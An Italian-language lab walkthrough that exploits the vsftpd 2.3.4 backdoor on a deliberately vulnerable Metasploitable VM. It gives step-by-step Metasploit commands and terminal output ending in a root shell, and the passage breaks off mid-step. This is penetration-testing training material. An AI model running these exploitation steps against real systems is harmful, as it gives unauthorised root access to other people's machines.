
Hacking con Metasploit - Metaploitable - vsftpd

Configurazione delle Macchine Virtuali

Configurare Metasploitable


1. Avvia la macchina virtuale Metasploitable.
2. Imposta l'indirizzo IP della macchina Metasploitable su 192.168.1.149/24.
   Verifica la configurazione con il comando:
   `ifconfig`



```
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.
0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4d:e1:90
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4d:e190/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1920 (1.8 KB)  TX bytes:6805 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31455 (30.7 KB)  TX bytes:31455 (30.7 KB)

msfadmin@metasploitable:~$ _
```

Configurare Kali Linux

1. Avvia la macchina Kali Linux.
2. Assicurati che sia sulla stessa rete della macchina Metasploitable. Puoi verificare la connessione con un ping:



Connection name: Static 10.

Method: Manual

Addresses


Address	Netmask	Gateway
192.168.1.100	24	192.168.1.1

DNS servers: 192.168.1.1

Search domains:

DHCP client ID:

□ Require IPv4 addressing for this connection to complete




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.184 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.192 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.192 ms
```

Scansione della Macchina Metasploitable

1. Utilizza nmap per identificare i servizi in esecuzione:

   ```
   nmap -sV 192.168.1.149
   ```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 08:31 EST
Nmap scan report for 192.168.1.149
Host is up (0.000056s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:4D:E1:90 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Nmap scan report for 192.168.1.100
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.1.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 48.08 seconds
```

> Opzione `-sV`: identifica la versione dei servizi.
>
> So che la versione vsftpd usata è la `2.3.4`

Avvio di Metasploit

1. Apri il terminale sulla tua macchina e avvia Metasploit:


`msfconsole`



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

               .;lxO0KXXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

█
```

2. Cerca il modulo per l'exploit del servizio **vsftpd 2.3.4**:

   ```
   search vsftpd
   ```




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

> Il risultato dovrebbe indicare un exploit chiamato: `exploit/unix/ftp/vsftpd_234_backdoor`

3. Seleziona il modulo:

   ```
   use exploit/unix/ftp/vsftpd_234_backdoor
   ```




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Configurare il Modulo

1. Visualizza le opzioni richieste per il modulo:


   ```
   options
   ```



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

2. Configura l'indirizzo IP della macchina Metasploitable:


`set RHOSTS 192.168.1.149`



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

3. Verifica la configurazione:

`options`




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Esecuzione dell'Exploit

1. Esegui l'exploit:

`run`



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:37505 → 192.168.1.149:6200) at 2024-12-16 08:35:41 -0500

█
```

> Se l'exploit è riuscito, otterrai una sessione di shell sulla macchina Metasploitable.

Completare l'Attività

1. Naviga nella directory root:

